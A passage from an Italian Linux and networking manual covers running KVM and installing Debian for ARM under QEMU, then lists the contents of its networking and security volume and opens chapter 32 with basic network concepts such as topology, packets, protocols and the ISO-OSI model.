A fianco dei moduli che vengono prodotti dalla compilazione del kernel Linux si usa un programma per avviare l'esecuzione del sistema ospitato. Questo programma dovrebbe essere '**`kvm`**':

```
kvm opzioni
```

La sintassi per l'uso del programma '**`kvm`**' è sostanzialmente la stessa di QEMU, quando riguarda l'emulazione per ospitare un sistema completo. A questo proposito va osservato che, in mancanza delle estensioni hardware per la virtualizzazione, '**`kvm`**' si avvale di '**`qemu`**', anche se in tal caso l'emulazione è molto più lenta rispetto a quanto si otterrebbe con la virtualizzazione assistita dalle estensioni hardware.

31.7 Installazione di una distribuzione Debian ARM con QEMU

Tra tutte le piattaforme esistenti, dopo l'architettura x86 che domina il mercato, è interessante ARM (*Acorn RISC machines*, ovvero *Advanced RISC machines*). Come suggerisce il nome, si tratta di un'architettura RISC (*Reduced instruction set computer*) usata prevalentemente su componenti di piccole dimensioni, inclusi i telefoni e i sistemi a tavoletta.

Se si vuole prendere confidenza con l'architettura ARM può essere utile l'emulatore QEMU, attraverso il quale, per esempio, è possi-

bile installare una distribuzione Debian in un file-immagine. L'installazione che si propone qui comporta l'emulazione di un dispositivo «ARM Versatile Platform Baseboard» (Versatile/PB) con CPU ARM926EJ-S.

Per cominciare si deve predisporre una directory e un file-immagine, per esempio di 10 Gibyte. Il file-immagine potrebbe essere creato utilizzando un formato speciale di QEMU, ma supponendo di operare in un sistema GNU/Linux è forse meglio limitarsi al formato grezzo, il quale potrebbe così essere innestato successivamente:

```
# mkdir /opt/qemu/arm [Invio]

# cd /opt/qemu/arm [Invio]

# dd if=/dev/zero of=hd0.img bs=1 count=0 skip=10G [Invio]
```

Il file viene creato immediatamente, perché in pratica, nel modo mostrato, non viene allocato ancora nulla di concreto. A questo punto è necessario disporre del kernel e del disco-RAM iniziale per la procedura di installazione Debian. Supponendo di fare riferimento alla versione «squeeze», questi file si trovano presso *http://ftp.de.debian.org/debian/dists/squeeze/main/installer-armel/current/images/versatile/netboot/vmlinuz-2.6.32-5-versatile* e *http://ftp.de.debian.org/debian/dists/squeeze/main/installer-armel/current/images/versatile/netboot/initrd.gz* . Per non fare confusione, questi possono essere collocati opportunamente in una sottodirectory adatta:

```
# mkdir inst [Invio]

# mv vmlinuz* initrd* inst [Invio]
```

Quindi conviene preparare un piccolo script per avviare QEMU, con il kernel e il disco-RAM adatto all'installazione della distribuzione Debian:

```
#!/bin/sh
qemu-system-arm -M versatilepb \
                -kernel inst/vmlinuz-2.6.32-5-versatile \
                -initrd inst/initrd.gz \
                -hda hd0.img \
                -append "root=/dev/ram"
```

Con questo script si avvia l'emulatore, partendo con l'installazione della distribuzione.

Figura 31.10. Prima fase dell'installazione della distribuzione Debian per architettura ARM.





La procedura di installazione procede, anche con la definizione delle partizioni e la loro inizializzazione (si tratta del file-immagine preparato in precedenza), quindi inizia l'installazione (partendo dal presupposto che il sistema ospitante sia effettivamente connesso alla rete esterna). Alla fine della procedura di installazione, viene fatto osservare che, per l'architettura ARM, non è disponibile un sistema di avvio, per cui occorre provvedere per conto proprio ad avviare il sistema.

Figura 31.11. Fasi finali dell'installazione.



Al termine, il sistema si arresta (e QEMU si ferma). Ma per riavviare il sistema ARM occorre utilizzare il kernel e il disco-RAM adatto. Questi file si troverebbero nel file system contenuto nel file-immagine, precisamente nella directory '`/boot/`'. Per estrarre questi file ci si può aiutare con Kpartx, come mostrato all'inizio del capitolo. Una volta ottenuti questi file, vanno collocati opportunamente e va realizzato un altro script per l'avvio del sistema installato:

```
# mkdir boot [Invio]

# mv vmlinuz* initrd* boot [Invio]
```

```
#!/bin/sh
qemu-system-arm -M versatilepb \
                -kernel boot/vmlinuz-2.6.32-5-versatile \
                -initrd boot/initrd.img-2.6.32-5-versatile \
                -hda hd0.img \
                -append "root=/dev/sda1"
```

Va osservato che anche l'opzione '**root=**' è diversa.

31.8 Riferimenti

«

- Fabrice Bellard, *QEMU* *http://wiki.qemu.org/Main_Page*
- *Kernel Based Virtual Machine* *http://www.linux-kvm.org/page/Main_Page*
- *RealView Platform Baseboard for ARM926EJ-S, HBI-0117, User Guide* *http://infocenter.arm.com/help/topic/com.arm.doc.dui0224i/DUI0224I_realview_platform_baseboard_for_arm926ej26_s_ug.pdf*
- *ARM926EJ-S Development Chip, Reference Manual* *http://infocenter.arm.com/help/topic/com.arm.doc.ddi0287b/DDI0287B_arm926ej26s_dev_chip_technical_reference_manual.pdf*

[1] **Kpartx** GNU GPL

[2] **QEMU** GNU GPL

Parte ii

Comunicazione e sicurezza

«

32 Nozioni elementari sulle reti 3363

32.1 Introduzione alle reti 3367
32.2 Modello ISO-OSI 3375
32.3 Interconnessione tra le reti 3379
32.4 Introduzione al TCP/IP 3386
32.5 Hardware di rete comune 3411
32.6 Hardware di rete molto vecchio 3420
32.7 WiFi, IEEE 802.11, ISO/IEC 8802.11 3431
32.8 Definizione dei protocolli e dei servizi 3469
32.9 IPv4: configurazione delle interfacce di rete 3475
32.10 IPv4: instradamento locale 3489
32.11 IPv4: instradamento oltre l'ambito della rete locale 3510
32.12 Inoltro IP attraverso il NAT/PAT 3525
32.13 IPv4 con il pacchetto Iproute 3531
32.14 Introduzione a IPv6 3543
32.15 Utilizzo di IPv6 3565
32.16 Esercitazioni 3592
32.17 Riferimenti 3594

33 Risoluzione dei nomi 3601

33.1 Indirizzi e nomi 3603

33.2 DNS come base di dati distribuita 3611
33.3 Esempio di configurazione del DNS 3619
33.4 Gestione del servizio di risoluzione dei nomi 3633
33.5 File di configurazione più in dettaglio 3647
33.6 Serventi DNS secondari 3666
33.7 Servente DNS di inoltro 3668
33.8 Esercitazione: individuazione dei nomi a dominio disponibili e occupati 3669
33.9 Riferimenti 3671

34 *Socket* e UCSPI 3673

34.1 Principio di funzionamento 3674
34.2 Socket di dominio Unix 3675
34.3 Socket di dominio Internet 3676
34.4 Unix client-server program interface 3677
34.5 UCSPI-unix 3681
34.6 UCSPI-tcp 3684
34.7 Riferimenti 3686

35 Dalla porta seriale a «Internet mobile» 3689

35.1 Porte seriali 3692
35.2 Modem 3700
35.3 File di dispositivo e collegamenti 3718
35.4 Programmi di comunicazione 3720
35.5 Configurazione del modem 3725
35.6 Rapidità di modulazione e velocità di trasmissione 3729

35.7 Impostazione della velocità 3730
35.8 Introduzione al PPP 3732
35.9 Funzionamento generale del demone per il PPP . . . 3734
35.10 Avvio e opzioni 3740
35.11 File per il sistema di autenticazione 3759
35.12 Script 3764
35.13 Impostazione della distribuzione GNU/Linux Debian 3769
35.14 Connessioni su porte seriali 3770
35.15 Connessione PPP senza autenticazione 3775
35.16 Linea dedicata 3780
35.17 Autenticazione con il protocollo PPP 3784
35.18 Cliente PPP che utilizza un sistema di identificazione tradizionale 3788
35.19 Cliente PPP che fornisce esclusivamente un'identificazione PAP o CHAP 3799
35.20 WvDial 3801
35.21 Connessione mobile con «chiavetta» 3811
35.22 Riferimenti 3817

36 Servizi di rete fondamentali 3821

36.1 Supervisore dei servizi di rete 3825
36.2 RPC: Remote Procedure Call 3839
36.3 NFS con i sistemi GNU/Linux 3845
36.4 NIS 3860
36.5 DHCP 3898

36.6 Informazioni sugli utenti della rete 3920
36.7 Accesso remoto 3928
36.8 TELNET 3939
36.9 Trivial FTP 3947
36.10 Allineamento della data e dell'orario attraverso la rete 3950
36.11 SNMP 3965
36.12 Rsync 3985
36.13 Riferimenti 4021
37 Messaggistica istantanea (instant messaging) 4025
37.1 Messaggi sul terminale Unix 4026
37.2 IRC 4034
37.3 ICQ: «I-seek-you» 4056
37.4 Abbreviazioni di Internet 4063
37.5 Riferimenti 4064
38 FTP 4067
38.1 Caratteristiche elementari del protocollo 4068
38.2 Identificazione e privilegi 4070
38.3 Facilitare le ricerche 4072
38.4 Cliente FTP tradizionale 4073
38.5 Servente OpenBSD FTP 4085
38.6 Riferimenti 4090
39 Posta elettronica 4093
39.1 Servizio di rete e servizio di consegna locale 4097

39.2 Uso della posta elettronica 4098
39.3 MTA tradizionale (Sendmail) 4103
39.4 Recapito della posta elettronica: la variabile «MAIL» 4107
39.5 Mail user agent 4108
39.6 Invio di messaggi attraverso un MTA compatibile con Sendmail 4110
39.7 Mailx 4113
39.8 Mutt 4123
39.9 Configurazione compatibile tra Mailx, Nail e Mutt . 4135
39.10 Ricerche nei file delle cartelle di messaggi 4138
39.11 Messaggi giunti presso recapiti remoti 4141
39.12 Messaggi, allegati ed estensioni MIME 4155
39.13 Gestione della posta elettronica in generale 4177
39.14 Pratica manuale con i protocolli 4188
39.15 Procmail 4199
39.16 SpamAssassin 4209
39.17 Liste di posta elettronica 4217
39.18 Riferimenti 4233

40 HTTP 4235

40.1 W3M 4239
40.2 Servente HTTP: Mathopd 4241
40.3 Protocollo HTTP 4262
40.4 HTTP e CGI 4270
40.5 Programmazione CGI 4298

40.6 Indicizzazione e motori di ricerca 4316
40.7 Statistiche di accesso 4327
40.8 Wget 4342
40.9 Riferimenti 4362
41 Introduzione a PHP 4365
41.1 Delimitazione del codice PHP 4370
41.2 Struttura fondamentale del linguaggio 4372
41.3 Analisi sintattica 4373
41.4 Variabili e costanti 4374
41.5 Campo di azione delle variabili 4384
41.6 Riferimento a una variabile 4386
41.7 Operatori ed espressioni 4387
41.8 Strutture di controllo di flusso 4394
41.9 Funzioni 4406
41.10 Suddivisione del programma in più file 4410
41.11 Input di dati 4411
41.12 Sessione 4418
41.13 Accesso ai file 4423
41.14 Espressioni regolari 4424
41.15 Accesso a basi di dati MySQL 4427
41.16 Il problema dell'iniezione di codice SQL 4432
41.17 GWADM 4434
41.18 Riferimenti 4437
42 Filtri, proxy e ridirezione del traffico IP 4439

42.1 Traffico IPv4 e filtri 4441
42.2 Cache proxy 4449
42.3 PICS: *Platform for Internet content selection* 4462
42.4 Introduzione ai concetti di firewall e di NAT/PAT 4466
42.5 Firewall con kernel Linux 4484
42.6 NAT/PAT con kernel Linux 4535
42.7 Annotazioni sull'uso di un router ADSL per le utenze comuni 4544
42.8 Riferimenti 4562

43 Sicurezza e controllo 4565

43.1 Introduzione ai problemi di sicurezza con la rete . . 4567
43.2 Virus, vermi e cavalli di Troia 4589
43.3 Protocollo IDENT 4610
43.4 TCP wrapper in dettaglio 4619
43.5 Cambiare directory radice 4633
43.6 Verifica dell'integrità dei file con AIDE 4639
43.7 Verifica della vulnerabilità della propria rete 4647
43.8 Strumenti per il controllo e l'analisi del traffico IP 4658
43.9 Protezione della sessione di lavoro 4700
43.10 Riferimenti 4702

44 Riservatezza e certificazione delle comunicazioni 4707

44.1 Introduzione ai problemi legati alla crittografia e alla firma digitale 4710
44.2 GnuPG: GNU Privacy Guard 4722

44.3 Autorità di certificazione e certificati 4746
44.4 Connessioni cifrate e certificate 4757
44.5 Introduzione a OpenSSL 4767
44.6 Applicazioni che usano OpenSSL 4788
44.7 OpenSSH 4800
44.8 VPN: virtual private network 4843
44.9 Steganografia 4863
44.10 Riferimenti 4877

45 Cloud computing: il ritorno all'informatica centralizzata 4883

45.1 Sistemi tradizionali di accesso remoto 4884
45.2 Applicazioni «web» 4885
45.3 Applicazioni «web» invadenti 4886
45.4 eyeOS 1.* 4887
45.5 eyeOS 2.* 4897
45.6 Lucid desktop 1.* 4912
45.7 Feng Office 4924
45.8 Google documenti 4939
45.9 Riferimenti 4952

46 Strumenti «cloud» per la didattica 4955

46.1 Google documenti nella didattica 4956
46.2 Servizi di memorizzazione remota 4972
46.3 Servizi «pastebin» 4974
46.4 Xeround 4979

46.5 Servizi di «freehosting» 4985
46.6 Analisi del codice web 4990
46.7 Gestione di file PDF 4991
46.8 Gazie e GZT 4993
46.9 WIMS: «www interactive multipurpose server» . . . 4995
46.10 Mappe mentali 4997
46.11 Riferimenti 4998

Indice analitico del volume 5001

Capitolo 32

Nozioni elementari sulle reti

32.1 Introduzione alle reti 3367
32.1.1 Estensione 3368
32.1.2 Topologia 3369
32.1.3 Pacchetto 3373
32.1.4 Protocollo 3374
32.2 Modello ISO-OSI 3375
32.2.1 Un esempio per associazione di idee 3376
32.2.2 Comunicazione tra i livelli e imbustamento 3378
32.3 Interconnessione tra le reti 3379
32.3.1 Topologia relativa al livello di astrazione 3383
32.4 Introduzione al TCP/IP 3386
32.4.1 ARP 3391
32.4.2 Indirizzi IPv4 3392
32.4.3 Classi di indirizzi IPv4 3396
32.4.4 Indirizzi speciali IPv4 3398
32.4.5 Indirizzi riservati per le reti private 3398
32.4.6 Sottoreti e instradamento 3399
32.4.7 Maschere IP e maschere di rete 3400
32.4.8 Sottoreti particolari in classe C 3401
32.4.9 Indirizzi di rete critici 3404
32.4.10 Nomi a dominio 3407
32.4.11 Servizio di risoluzione dei nomi a dominio 3409

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

32.4.12 Kernel Linux, configurazione per la rete 3410
32.5 Hardware di rete comune 3411
32.5.1 Nomi di interfaccia 3411
32.5.2 Ethernet: IEEE 802.3/ISO 8802.3 3412
32.5.3 IEEE 802.3/ISO 8802.3: cavi UTP, normali e incrociati 3414
32.6 Hardware di rete molto vecchio 3420
32.6.1 IEEE 802.3/ISO 8802.3: dal cavo coassiale al cavo UTP 3420
32.6.2 IEEE 802.3/ISO 8802.3: ripetitori, e limiti di una rete 3424
32.6.3 PLIP 3429
32.7 WiFi, IEEE 802.11, ISO/IEC 8802.11 3431
32.7.1 LAN e WLAN 3432
32.7.2 Standard di comunicazione 3435
32.7.3 Canale di comunicazione 3436
32.7.4 ESSID: extended service set id 3436
32.7.5 Crittografia 3437
32.7.6 Configurazione di un punto di accesso 3439
32.7.7 Configurazione automatica dei nodi periferici ... 3442
32.7.8 Ruoli o modalità di funzionamento 3443
32.7.9 Preparazione del kernel Linux 3445
32.7.10 Microcodice 3448
32.7.11 Individuazione e attivazione dell'interfaccia di rete senza fili 3449

32.7.12 NDISwrapper 3450
32.7.13 Utilizzo di «iwconfig» 3456
32.7.14 Utilizzo di «iwlist» 3462
32.7.15 Gestione attraverso WPA Supplicant 3464
32.8 Definizione dei protocolli e dei servizi 3469
32.8.1 Protocolli di trasporto e di rete 3469
32.8.2 Servizi 3470
32.8.3 Messaggi ICMP 3473
32.9 IPv4: configurazione delle interfacce di rete 3475
32.9.1 Configurazione delle interfacce di rete 3476
32.9.2 Configurazione delle interfacce di rete con un sistema GNU/Linux 3483
32.10 IPv4: instradamento locale 3489
32.10.1 Rete locale 3489
32.10.2 Definizione degli instradamenti nelle reti locali e verifiche con un sistema GNU/Linux 3498
32.10.3 Verifica di un instradamento 3505
32.10.4 ARP 3508
32.11 IPv4: instradamento oltre l'ambito della rete locale 3510
32.11.1 Destinazione irraggiungibile 3511
32.11.2 Router per accedere ad altre reti e instradamento predefinito 3512
32.11.3 Configurazione di un router con un sistema GNU/Linux 3516

32.11.4 Verifica di un instradamento attraverso i router 3522
32.12 Inoltro IP attraverso il NAT/PAT 3525
32.12.1 Instradamento dal router NAT/PAT e verso il router NAT/PAT 3527
32.12.2 Definizione della traduzione degli indirizzi 3527
32.12.3 Configurazione e controllo con iptables 3528
32.12.4 Note finali 3531
32.13 IPv4 con il pacchetto Iproute 3531
32.13.1 Sintassi generale 3532
32.13.2 Configurazione comune delle interfacce di rete . 3535
32.13.3 Indirizzi multipli per una stessa interfaccia di rete 3537
32.13.4 ARP 3539
32.13.5 Instradamento 3540
32.14 Introduzione a IPv6 3543
32.14.1 Rappresentazione simbolica di un indirizzo IPv6 3543
32.14.2 Prefissi di indirizzo 3544
32.14.3 Tipi di indirizzi 3546
32.14.4 Allocazione dello spazio di indirizzamento 3547
32.14.5 Indirizzi unicast 3548
32.14.6 Indirizzi multicast 3557
32.14.7 Indirizzi Anycast 3560
32.14.8 Indirizzi IPv6 che incorporano indirizzi IPv4 . . . 3560
32.14.9 Tunnel 6to4 3563

32.15 Utilizzo di IPv6 3565
32.15.1 kernel Linux 3565
32.15.2 Preparazione dei file di configurazione 3566
32.15.3 Attivazione di IPv6 e definizione degli indirizzi link-local 3566
32.15.4 Definizione degli indirizzi site-local 3569
32.15.5 Instradamento manuale 3571
32.15.6 Configurazione e instradamento automatici . . . 3573
32.15.7 Tunnel 6to4 3575
32.15.8 Caratteristiche del tunnel per il filtro dei pacchetti IPv4 3588
32.15.9 Tunnel 6to4 attraverso Freenet6 3589
32.16 Esercitazioni 3592
32.17 Riferimenti 3594

`arp` 3508 `ethers` 3510 `ifconfig` 3476 3483 `if_inet6` 3565 `ip` 3531 3532 `iwconfig` 3456 `iwlist` 3462 `ping` 3505 `protocols` 3469 3566 `radvd.conf` 3573 `route` 3489 3498 `services` 3470 `traceroute` 3522 `wpa_supplicant` 3464 `wpa_supplicant.conf` 3464 3466

32.1 Introduzione alle reti

La funzionalità più importante di un sistema Unix, consiste nella possibilità di comunicare attraverso la rete. Ma prima di iniziare a vedere le particolarità delle reti TCP/IP, tipiche degli ambienti Unix, conviene introdurre alcuni concetti generali.

Nell'ambito di questo contesto, il termine ***rete*** si riferisce idealmente a una maglia di collegamenti. In pratica indica un insieme di componenti collegati tra loro in qualche modo a formare un sistema (questo concetto si riferisce alla teoria dei grafi). Ogni ***nodo*** di questa rete corrisponde generalmente a un elaboratore, il quale viene spesso definito *host* (elaboratore *host*) o anche ***stazione***; i collegamenti tra questi nodi di rete consentono il passaggio di dati in forma di ***pacchetti***.

32.1.1 Estensione

«

Una rete può essere più o meno estesa; in tal senso si usano degli acronimi standard:

- **LAN, *Local area network*, rete locale**
  quando la rete è contenuta nell'ambito di un edificio, o di un piccolo gruppo di edifici adiacenti;
- **MAN, *Metropolitan area network*, rete metropolitana**
  quando la rete è composta dall'unione di più LAN nell'ambito della stessa area metropolitana, in altri termini si tratta di una rete estesa sul territorio di una città;
- **WAN, *Wide area network*, rete geografica**
  quando la rete è composta dall'unione di più MAN ed eventualmente anche di LAN, estendendosi geograficamente oltre l'ambito di una città singola.

Nelle situazioni più comuni si ha a che fare soltanto con i termini LAN e WAN, in quanto si distingue la competenza per la gestione della rete nell'ambito locale rispetto all'esterno, coincidente generalmente con Internet, ovvero la rete WAN più importante.

Figura 32.1. Nelle situazioni più comuni, si hanno delle reti LAN, più o meno estese, collegate a Internet (WAN) attraverso un router.



32.1.2 Topologia

Il modo in cui i componenti di una rete sono collegati tra di loro, nel senso della disposizione ideale che questi hanno, viene definito generalmente attraverso quella che è nota come ***topologia di rete***. Ci sono tre tipi fondamentali di topologia di rete: stella, anello e bus.

Si ha una rete a stella quando tutti i componenti periferici sono connessi a un nodo principale in modo indipendente dagli altri. Così, tutte le comunicazioni passano per il nodo centrale e in pratica sono gestite completamente da questo. Rientra in questa categoria il col-

legamento ***punto-punto***, o *point-to-point*, in cui sono collegati solo due nodi di rete.

Figura 32.2. A sinistra, topologia a stella; a destra, topologia ad anello.



Si ha una rete ad anello quando tutti i nodi sono connessi tra loro in sequenza, in modo da formare un anello ideale, dove ognuno ha un contatto diretto solo con il precedente e il successivo. In questo modo, la comunicazione avviene (almeno in teoria) a senso unico e ogni nodo ritrasmette al successivo i dati che non sono destinati allo stesso.

Si ha una rete a bus quando la connessione dei nodi è condivisa da tutti.

Figura 32.3. Topologia a bus.



La topologia di rete va considerata in riferimento al livello di astrazione di proprio interesse. Per esempio, la visione di un elettricista che dispone i cavi in un edificio è diversa, generalmente, da quella

dell'amministratore di rete.

Figura 32.4. Questo tipo di rete, sul piano puramente fisico si può considerare a stella, mentre per ciò che riguarda la comunicazione dei pacchetti di dati, si può considerare a bus, perché il ripetitore che si trova al centro non esegue alcuna selezione nelle comunicazioni e riproduce anche le collisioni.



I tre tipi elementari di topologia si possono integrare tra di loro in strutture più complesse; in particolare, quando ci possono essere più percorsi alternativi per raggiungere un certo nodo, si ha normalmente una rete a maglia.

Figura 32.5. Topologia a maglia.



Quando, come caso particolare di una rete a maglia, non ci sono collegamenti ridondanti, si ha una rete ad albero.

Figura 32.6. Topologia ad albero.



32.1.3 Pacchetto

I dati viaggiano nella rete in forma di ***pacchetti***. Il termine è appropriato perché si tratta di una sorta di confezionamento delle informazioni attraverso cui si definisce il mittente e il destinatario dei dati trasmessi.

Il confezionamento e le dimensioni dei pacchetti dipendono dal tipo di rete fisica utilizzata.

I dati sono un materiale duttile che può essere suddiviso e aggregato in vari modi. Ciò significa che, durante il loro tragitto, i dati possono essere scomposti e ricomposti più volte e in modi differenti. Per esempio, per attraversare un segmento di una rete particolare, potrebbe essere necessario suddividere dei pacchetti troppo grandi in pacchetti più piccoli, oppure potrebbe essere utile il contrario.

In particolare, si parla di ***incapsulamento*** quando i pacchetti vengono inseriti all'interno di altri pacchetti; inoltre si parla di ***tunnel*** quando questa tecnica viene usata in modo sistematico tra due punti.

A questo punto, dovrebbe essere evidente che il significato del termine pacchetto può avere valore solo in riferimento a un contesto preciso. Sui documenti che trattano delle reti in modo più approfondito, si parla anche di ***trama*** e di PDU (*Protocol data unit*), ma in generale, se non c'è la necessità di distinguere sfumature particolari di questo problema, è meglio evitare di usare termini che potrebbero creare confusione.

Il termine ***datagramma***, rappresenta il pacchetto di un protocollo non connesso; per questo non va inteso come sinonimo di pacchetto in senso generale.

Quando il tipo di rete ammette la possibilità ai nodi di trasmettere un pacchetto in modo simultaneo, utilizzando lo stesso canale di trasmissione, si può verificare una ***collisione***, ovvero la sovrapposizione di due o più pacchetti, in modo tale da impedirne il riconoscimento. La collisione può verificarsi in presenza di una rete a bus.

Nel modello ISO-OSI che viene descritto nelle sezioni successive, si distinguono diversi livelli di astrazione nella gestione delle reti. Quando si ha a che fare con una rete a bus e il livello di astrazione di proprio interesse è compreso nei primi due (fino al livello «collegamento dati»), allora si può verificare la collisione.

32.1.4 Protocollo

«

I pacchetti di dati vengono trasmessi e ricevuti in base a delle regole definite da un ***protocollo di comunicazione***.

A qualunque livello dell'esistenza umana è necessario un protocollo per comunicare: in un colloquio tra due persone, colui che parla invia un messaggio all'altra che, per riceverlo, deve ascoltare. Volendo proseguire con questo esempio, si può anche considerare il problema dell'inizio e della conclusione della comunicazione: la persona con cui si vuole comunicare oralmente deve essere raggiunta e si deve ottenere la sua attenzione, per esempio con un saluto; alla fine della comunicazione occorre un modo per definire che il contatto è terminato, con una qualche forma di commiato.

Quanto appena visto è solo una delle tante situazioni possibili. Si può immaginare cosa accada in un'assemblea o in una classe durante una

lezione.

La distinzione più importante tra i protocolli è quella che li divide in connessi e non connessi. Il protocollo non connesso, o datagramma, funziona in modo simile all'invio di una cartolina, o di una lettera, dove non è prevista la restituzione all'origine di una conferma della ricezione del messaggio. Il protocollo connesso prevede la conferma dell'invio di un messaggio, la ritrasmissione in caso di errore e la ricomposizione dell'ordine dei pacchetti.

32.2 Modello ISO-OSI

La gestione della comunicazione in una rete è un problema complesso; in passato, questo è stato alla base delle maggiori incompatibilità tra i vari sistemi, a cominciare dalle differenze legate all'hardware.

Il modello OSI (*Open system interconnection*), diventato parte degli standard ISO, scompone la gestione della rete in livelli, o strati (*layer*). Questo modello non definisce uno standard tecnologico, ma un riferimento comune ai concetti che riguardano le reti.

I codici riferiti a standard ISO che riguardano l'insieme della descrizione dei sette livelli OSI sono più di uno; pertanto, è attraverso la sigla ISO-OSI, o simili, che questi vengono identificati di consueto.

I livelli del modello ISO-OSI sono sette e, per tradizione, vanno visti nel modo indicato nell'elenco seguente, dove il primo livello è quello più basso ed è a contatto del supporto fisico di trasmissione, mentre l'ultimo è quello più alto ed è a contatto delle applicazioni utilizzate dall'utente.

Livello	Definizione	Contesto
7	Applicazione	Interfaccia di comunicazione con i programmi (*Application program interface*).
6	Presentazione	Composizione e trasformazione dei dati a vario titolo, compresa la cifratura e decifratura.
5	Sessione	Instaurazione, mantenimento e conclusione delle sessioni di comunicazione.
4	Trasporto	Invio e ricezione di dati in modo da controllare e, possibilmente, correggere gli errori.
3	Rete	Definizione dei pacchetti, dell'indirizzamento e dell'instradamento in modo astratto rispetto al tipo fisico di comunicazione.
2	Collegamento dati (*data link*)	Definizione delle trame (*frame*) e dell'indirizzamento in funzione del tipo fisico di comunicazione.
1	Fisico	Trasmissione dei dati lungo il supporto fisico di comunicazione.

32.2.1 Un esempio per associazione di idee

«

Per comprendere intuitivamente il significato della suddivisione in livelli del modello ISO-OSI, si può provare a tradurre in questi termini l'azione di intrattenere una corrispondenza cartacea con qualcuno: Tizio scrive a Caio e probabilmente lo stesso fa Caio nei confronti di Tizio.

L'abbinamento che viene proposto non è assoluto o definitivo; quello che conta è soltanto riuscire a comprendere il senso delle varie fasi e il motivo per cui queste esistono nel modello ISO-OSI.

Quando Tizio si accinge a scrivere una lettera a Caio, si trova al livello più alto, il settimo, del modello ISO-OSI. Tizio sa cosa vuole comunicare a Caio, ma non lo fa ancora, perché deve decidere la forma in cui esprimere i concetti sul foglio di carta.

Quando Tizio comincia a scrivere, si trova al livello sesto del modello, perché ha definito il modo in cui il suo pensiero si trasforma in codice su carta. Naturalmente, ciò che scrive deve essere comprensibile a Caio; per esempio, se Tizio scrive normalmente da destra verso sinistra nei suoi appunti personali, deve avere cura di scrivere a Caio usando la forma «standard» (da sinistra verso destra); oppure, se non può fare a meno di scrivere in quel modo, deve provvedere a fare una fotocopia speciale del suo scritto, in modo da raddrizzare il testo.

La lettera che scrive Tizio può essere un messaggio fine a se stesso, per il quale non serve che Caio risponda espressamente, oppure può essere una fase di una serie di lettere che i due devono scriversi per definire ciò che interessa loro. Questa caratteristica riguarda il quinto livello.

Quando Tizio inserisce la sua lettera nella busta, deve decidere che tipo di invio vuole fare. Per esempio può trattarsi di lettera normale, con la quale non può sapere se questa è giunta effettivamente a destinazione, oppure può essere una raccomandata con avviso di ricevimento. Questo problema risiede nel quarto livello.

Infine, Tizio mette l'indirizzo di destinazione e il mittente, quindi mette la busta in una cassetta della posta. Da questo punto in poi, Tizio ignora ciò che accade alla busta contenente la sua lettera diretta a Caio. Questa operazione riguarda il terzo livello.

Il sistema postale che si occupa di prelevare e portare la busta di Tizio all'indirizzo di Caio, è in pratica ciò che corrisponde ai primi due livelli del modello. Per la precisione, il secondo livello richiede la definizione delle coordinate terrestri corrispondenti all'indirizzo. In altri termini, la via e il numero di una certa città, sono un'astrazione umana di ciò che in realtà corrisponde a un punto particolare sul pianeta. Per raggiungere questo punto, il servizio postale si avvale delle vie di comunicazione disponibili: strade, ferrovie, navigazione fluviale, marittima e aerea. In questo senso, le vie di comunicazione e i mezzi di trasporto usati, costituiscono il primo livello del modello di riferimento.

32.2.2 Comunicazione tra i livelli e imbustamento

«

I dati da trasmettere attraverso la rete, vengono prodotti al livello più alto del modello, quindi, con una serie di trasformazioni e aggiungendo le informazioni necessarie, vengono passati di livello in livello fino a raggiungere il primo, quello del collegamento fisico. Nello stesso modo, quando i dati vengono ricevuti dal livello fisico, vengono passati e trasformati da un livello al successivo, fino a raggiungere l'ultimo.

In questo modo, si può dire che a ogni passaggio verso il basso i pacchetti vengano imbustati in pacchetti (più grandi) del livello inferiore, mentre, a ogni passaggio verso l'alto, i pacchetti vengono estratti dalla busta di livello inferiore. In questa circostanza, si parla preferi-

bilmente di PDU di livello ***n*** (*Protocol data unit*) per identificare il pacchetto realizzato a un certo livello del modello ISO-OSI.

Figura 32.8. Trasformazione dei pacchetti da un livello all'altro.



Nel passaggio da un livello a quello inferiore, l'imbustamento implica un aumento delle dimensioni del pacchetto, ovvero del PDU.[1] Ma oltre a questo, a certi livelli, può essere introdotta la frammentazione e la ricomposizione dei pacchetti, a seconda delle esigenze di questi.

32.3 Interconnessione tra le reti

All'inizio del capitolo sono descritti i tipi elementari di topologia di rete. Quando si vogliono unire due o più reti (o anche degli elaboratori singoli) per formarne una sola più grande, si devono utilizzare dei nodi speciali connessi simultaneamente a tutte le reti da collegare. A seconda del livello su cui intervengono per effettuare questo collegamento, si parla di ripetitore, bridge o router.

Il ripetitore è un componente che collega due reti fisiche intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente. Il ripetitore tipico è un componente che consente il collegamento di diversi elaboratori assieme.

Figura 32.9. Il ripetitore permette di allungare una rete, intervenendo al primo livello del modello ISO-OSI.



Il ***bridge*** mette in connessione due (o più) reti limitandosi a intervenire nei primi due livelli del modello ISO-OSI. Di conseguenza, il bridge è in grado di connettere tra loro solo reti fisiche dello stesso tipo. In altri termini, si può dire che il bridge sia in grado di connettere reti separate che hanno uno schema di indirizzamento compatibile.

Il bridge più semplice duplica ogni pacchetto, del secondo livello ISO-OSI, nelle altre reti a cui è connesso; il bridge più sofisticato

è in grado di determinare gli indirizzi dei nodi connessi nelle varie reti, in modo da trasferire solo i pacchetti che necessitano questo attraversamento.

Dal momento che il bridge opera al secondo livello ISO-OSI, non è in grado di distinguere i pacchetti in base ai protocolli di rete del terzo livello (TCP/IP, IPX/SPX, ecc.) e quindi trasferisce indifferentemente tali pacchetti.

Teoricamente, possono esistere bridge in grado di gestire connessioni con collegamenti ridondanti, in modo da determinare automaticamente l'itinerario migliore per i pacchetti e da bilanciare il carico di utilizzo tra diverse connessioni alternative. Tuttavia, questo compito viene svolto preferibilmente dai router.

Il bridge più comune corrisponde al commutatore di pacchetto (*switch*) che serve a collegare più elaboratori assieme, riducendo al minimo la possibilità di collisione tra i pacchetti.

Figura 32.10. Il bridge trasferisce PDU di secondo livello; in pratica trasferisce tutti i tipi di pacchetto riferiti al tipo di rete fisica a cui è connesso.



Il ***router*** mette in connessione due (o più) reti intervenendo al terzo livello del modello ISO-OSI. Di conseguenza, il router è in grado di trasferire solo i pacchetti di un tipo di protocollo di rete determinato (TCP/IP, IPX/SPX, ecc.), indipendentemente dal tipo di reti fisiche connesse effettivamente.[2]

